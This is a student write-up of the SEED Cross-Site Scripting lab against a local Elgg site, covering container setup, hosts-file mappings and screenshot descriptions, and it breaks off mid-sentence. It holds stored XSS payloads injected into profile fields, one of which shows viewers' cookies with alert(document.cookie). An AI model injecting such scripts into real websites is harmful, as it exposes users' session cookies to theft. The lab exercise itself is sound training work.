



## TASK1

Steps:

1. At first the labsetup.zip file was extracted and the terminal was opened in that labsetup file
2. After that 'dcbuild' and 'dcup' commands were executed




```
[09/03/22] seed@VM:~/.../Labsetup$ dcup
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
406c9b8427c6: Pull complete
7c88599c0b25: Pull complete
25b5c6debdaf: Pull complete
43a5816f1617: Pull complete
69dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742ea2: Pull complete
Digest: sha256:0fd2898dc1c946b34dceaccc3b80d38b1049285c1dab70df7480de62265d6213
Status: Downloaded newer image for mysql:8.0.22
--> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
--> Running in 235a7b90815d
Removing intermediate container 235a7b90815d
--> d569c8e4840f
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
--> Running in 61f4b4ea765d
Removing intermediate container 61f4b4ea765d
```




```
[09/03/22] seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Downloading [>]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cealb: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Running in 3e8f67d7d3a9
Removing intermediate container 3e8f67d7d3a9
--> 7550d0932151
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> 0c51a3dc834f
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/el
```


3. The following command is written to map the necessary websites and their IP addresses.



```
[09/03/22] seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts  
(gedit:36122): Tepl-WARNING **: 04:45:27.986: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.  
[09/03/22] seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts &>/dev/null &  
[1] 36214  
[09/03/22] seed@VM:~/.../Labsetup$
```



```
Open hosts Save - X  
1 127.0.0.1      localhost  
2 127.0.1.1      VM  
3  
4 # The following lines are desirable for IPv6 capable hosts  
5 ::1      ip6-localhost ip6-loopback  
6 fe00::0 ip6-localnet  
7 ff00::0 ip6-mcastprefix  
8 ff02::1 ip6-allnodes  
9 ff02::2 ip6-allrouters  
10  
11 # For DNS Rebinding Lab  
12 192.168.60.80  www.seedIoT32.com  
13  
14 # For SQL Injection Lab  
15 10.9.0.5      www.seed-server.com  
16  
17 # For XSS Lab  
18 10.9.0.5      www.xsslabelgg.com  
19 10.9.0.5      www.seed-server.com  
20 10.9.0.5      www.example32a.com  
21 10.9.0.5      www.example32b.com  
22 10.9.0.5      www.example32c.com  
23 10.9.0.5      www.example60.com  
24 10.9.0.5      www.example70.com  
25  
26 # For CSRF Lab  
27 #seed 1.0  
28 10.9.0.5      www.csrflabelgg.com  
29 10.9.0.5      www.csrflab-defense.com  
30 10.9.0.105    www.csrflab-attacker.com  
31  
32 #seed 2.0  
33  
34 10.9.0.5      www.seed-server.com  
35 10.9.0.5      www.example32.com  
36 10.9.0.105    www.attacker32.com  
37  
38 # For Shellshock Lab
```



```
[09/03/22]seed@VM:~/.../Labsetup$ dockps
9e8c94bf8bc8  elgg-10.9.0.5
6bd4a4b74bf9  mysql-10.9.0.6
[09/03/22]seed@VM:~/.../Labsetup$ docksh 9e
root@9e8c94bf8bc8:/#
```


5.After Mapping, the seed-server has become like this.Then I logged in samy's profile with the password "seedsamy" and went into into "edit profile" section.


The screenshot shows a web browser window with four tabs open:


- Cross Site Scripting (XSS)
- Elgg For SEED Labs
- SEED Project
- Elgg For SEED Labs

The main content area displays a "Welcome" message and a tip about the activity plugin. On the right side, there is a "Log in" form with fields for "Username or email" and "Password", a "Remember me" checkbox, and a "Log in" button. Below the form is a link to "Lost password".

This screenshot is nearly identical to the one above, showing the same browser tabs and page content. The difference is in the "Log in" form fields. In the "Username or email" field, the value "samy" has been entered. The "Password" field contains several asterisks ("\*\*\*\*\*"). The rest of the page content, including the welcome message and the "Log in" button, remains the same.





The screenshot shows the Elgg profile page for a user named Samy. At the top, there's a navigation bar with tabs for 'Cross Site Scripting (XSS)', 'Elgg For SEED Labs', 'SEED Project', and 'Samy: Elgg For SEED Lab'. Below the navigation is a blue header bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', 'Search', and an 'Account' dropdown. The main content area has a title 'Samy' and a large placeholder for an avatar. To the right of the placeholder are buttons for 'Edit avatar' and 'Edit profile'. Below the placeholder is a link to 'Add widgets'. On the left, there's a sidebar with a large placeholder for an image, followed by a vertical list of links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.  
  


The screenshot shows the 'Edit profile' page for the same user, Samy. The top navigation and header are identical to the previous page. The main content area has a title 'Edit profile'. On the left, there are several input fields: 'Display name' (set to 'Samy'), 'About me' (with a rich text editor toolbar), 'Public' dropdown (set to 'Public'), 'Brief description' (with a rich text editor toolbar), 'Public' dropdown (set to 'Public'), 'Location' (with a dropdown menu showing 'Public'), and 'Interests' (an empty input field). To the right of these fields is a sidebar with a placeholder for an image labeled 'Samy'. Below the image are three buttons: 'Edit avatar', 'Edit profile' (which is highlighted in grey), 'Change your settings', and 'Account statistics'. Further down is another section with 'Notifications' and 'Group notifications'.

6. Here under “brief description” part, I have entered the following code and saved it.

**Edit profile**

**Brief description**

```
<script> alert('Hey!Now I am gonna attack you with XSS');</script>
```

**Location**

**Interests**

**Skills**

**Contact email**

**Telephone**

**Mobile phone**



**Website**

**Twitter username**

**Save**

RSS | Bookmark this page | Report this | Powered by Elgg

7. After saving, this malicious message pop window is shown And then whoever was trying to view his profile, this window popped up.



Cross Site Scripting (XSS) | Elgg For SEED Labs | SEED Project | Newest members : Elgg

www.seed-server.com/members

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Newest members

Newest Alphabetical Popular Online

Samy Charlie Boby Alice Admin

Search members

Total members: 5

www.seed-server.com/profile/samy

Cross Site Scripting (XSS) | Elgg For SEED Labs | SEED Project | Samy : Elgg For SEED Lab

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message

Brief description

Hey!Now I am gonna attack you with XSS

OK

Read www.seed-server.com

## TASK2

The objective of this task is to embed a JavaScript program in the Elgg profile to get other users' cookie information. . After login as samy, I modified the samy's edit profile section and add an alert script in the Brief Description. The execution result is shown in below.

The screenshot displays two instances of a web browser showing the 'Edit profile' page for a user named 'Samy' on the 'Elgg For SEED Labs' platform. Both instances have the URL [www.seed-server.com/profile/samy/edit](http://www.seed-server.com/profile/samy/edit).

**Top Window (Initial State):**

- Display name:** Samy
- About me:** (Editor interface)
- Brief description:** (Editor interface)
- Location:** (Editor interface)
- Interests:** (Editor interface)
- Right Sidebar:** Includes 'Edit avatar', 'Edit profile' (highlighted), 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

**Bottom Window (Execution Result):**

- Display name:** Samy
- About me:** (Editor interface with code: <script>alert(document.cookie);</script>)
- Brief description:** (Editor interface)
- Location:** (Editor interface)
- Interests:** (Editor interface)
- Right Sidebar:** Includes 'Edit avatar', 'Edit profile' (highlighted), 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

In the 'About me' editor of the bottom window, the previously entered JavaScript code (<script>alert(document.cookie);</script>) is visible, indicating that the user has successfully injected the exploit.

Screenshot of a web browser showing two tabs. The top tab is titled "Edit profile : Elgg For SEED Labs" and the URL is "www.seed-server.com/profile/samy/edit". The form contains fields for "skills", "Contact email", "Telephone", "Mobile phone", "Website", and "Twitter username", all set to "Public". A "Save" button is at the bottom.

The bottom tab is titled "Samy : Elgg For SEED Labs" and the URL is "www.seed-server.com/profile/samy". It shows a user profile for "Samy" with an avatar of a man in a hat and sunglasses. The "About me" section contains a large amount of encoded data:

